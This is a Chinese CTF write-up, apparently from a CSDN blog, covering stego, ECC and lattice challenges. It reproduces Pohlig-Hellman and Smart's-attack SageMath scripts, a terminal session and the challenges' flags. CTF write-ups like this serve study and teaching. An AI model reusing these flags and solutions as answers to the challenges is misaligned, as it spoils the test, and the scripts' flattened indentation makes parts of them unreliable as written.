
就得到了flag.png

flag.png (1080x608像素, 878KB) - 2345曹国王 - 第3/7张 100%




很糊，但可以隐约看到有字。应该就是flag了，尝试用Stegsolve将flag.png与他自己进行对比一下





MUL(R,G,B separate)通道应该是最清晰的了，用肉眼看加盲猜之后得flag
flag{XqAe3QzK2ehD5fWv8jfBitPqHUw0}

- [签到](#)



flag{welcometo5space}

crypto

- **ecc**

第一小题直接上手找离散对数，第二小题根据源代码提示找到pohlig_hellman攻击，直接找库即可，第三小题SSSA攻击，找脚本smartattack即可，2,3 脚本github现成的pohlig_hellman

```
from sage.all import *
def pohlig_hellman(curve, G, H, verbose=False):
def log(*args, **kwargs):
if verbose:
print(*args, **kwargs)
n = curve.order()
log(f"Order = {n}")
factors = factor(n, verbose=1 if verbose else 0)
log(f"Factorization: {factors}")
v = []
moduli = []
# 1. Decompose one DLP to many DLPs
for p_i, e_i in factors[::-1]:
log(f"{p_i}**{e_i}: ", end="")
order = p_i ** e_i # Order of new group
moduli.append(order)
power = n // order # Power to make new generator and point
G_i = G * power
H_i = H * power
x_i = G_i.discrete_log(H_i, order) # H_i = x_i*G_i mod p_i**e_i
log(x_i)
v.append(x_i)
# 2. Use CRT to solve congruences x = x_i mod p_i**e_i
x = CRT_list(v, moduli)
return x % n
```

smartattack


```

from sage.all import EllipticCurve
from sage.all import Qp
from sage.all import ZZ
# Lifts a point to the p-adic numbers.
def _lift(curve, point, gf):
    x, y = map(ZZ, point.xy())
    for point_ in curve.lift_x(x, all=True):
        x_, y_ = map(gf, point_.xy())
        if y == y_:
            return point_
def attack(base, multiplication_result):
    """
    Solves the discrete logarithm problem using Smart's attack.
    More information: Smart N. P., "The discrete logarithm problem on elliptic
    curves of trace one"
    :param base: the base point
    :param multiplication_result: the point multiplication result
    :return: l such that l * base == multiplication_result
    """
    curve = base.curve()
    gf = curve.base_ring()
    p = gf.order()
    assert curve.trace_of_frobenius() == 1, f"Curve should have trace of
    Frobenius = 1."
    lift_curve = EllipticCurve(Qp(p), list(map(lambda a: int(a) + p *
    ZZ.random_element(1, p), curve.a_invariants()))))
    lifted_base = p * _lift(lift_curve, base, gf)
    lifted_multiplication_result = p * _lift(lift_curve, multiplication_result,
    gf)
    lb_x, lb_y = lifted_base.xy()
    lmr_x, lmr_y = lifted_multiplication_result.xy()
    return int(gf((lmr_x / lmr_y) / (lb_x / lb_y)))

```

flag{025ab3d9-2521-4a81-9957-8c3381622434}

- [doublesage](#)

观察他的question1和2，误差都比较宽松，于是直接连上去用第上一轮的向量打，打了几次过了第一关，直接复制的c打通了第二关。

```
68 99 39 1 143 164 92 212 95 159 83 202 151 54 55 177 173 188 25 9 74 175 221 20
27 167 142 72]
[130 193 29 174 21 138 91 4 8 149 139 222 220 38 3 7 133 139 225 181 110 32 131
9 146 56 26 176 138 35 48 25 129 29 142 173 188 138 133 108 65 25 198 171 220 21 190
25 170 93 36 100 56 147 135 1 198 63 104 109 61 169 46 83 212 49 188 193 37 14 31
120 55 143 124 24 126 142 25 110 214 201 139 208 194 99 194 173 45 51 143 186 60 12 15
153 92 80 155]
[ 22 44 43 95 120 223 14 218 184 97 27 103 195 69 182 178 174 91 64 116 63 131 25 1
3 99 198 94 173 66 109 81 36 112 217 49 109 32 0 115 1 25 92 41 172 52 184 23
4 183 152 120 221 169 104 71 206 141 1 18 75 209 185 93 169 105 73 62 12 46 95 59
125 20 20 179 170 196 139 41 189 47 166 84 29 223 4 82 129 117 216 17 30 16 7 22
67 20 192 132]

[+] Vector C of size 1 * 143 :
[3 54 14 60 207 106 99 207 110 39 115 212 117 189 162 94 104 102 43 76 24
152 6 135 225 218 114 45 60 21 39 88 172 128 191 57 70 135 142 121 33 130
79 201 161 54 224 28 65 142 62 67 92 184 52 117 64 132 8 156 54 222 124
93 18 28 118 191 82 92 185 33 51 135 11 98 226 14 78 83 119 100 107 224
96 29 56 213 76 198 83 125 140 195 135 123 214 157 112 147 54 60 25 206
164 156 79 97 144 66 180 88 221 45 165 174 67 206 209 114 89 148 1 94 56
197 16 190 41 191 16 64 126 156 87 15 79 183 120 159 119 168 79]
[+] Please give an integer vector x of size 1 * 143 (format [1 2 3] or [1, 2, 3]), such that t
where operations are modulus 227 :
[21 13 1 13 22 20 5 4 10 10 6 11 13 13 24 14 3 26 2 1 0 20 0]
[+] The norm of vector x*A-C is 791.203513642350 , True .

flag{tdh0h8zCMmH5m4i8bKUeTqhFdWQH}
root@host008:~#
```

CSDN @七堇墨年

算是非预期了吧

flag{tdh0h8zCMmH5m4i8bKUeTqhFdWQH}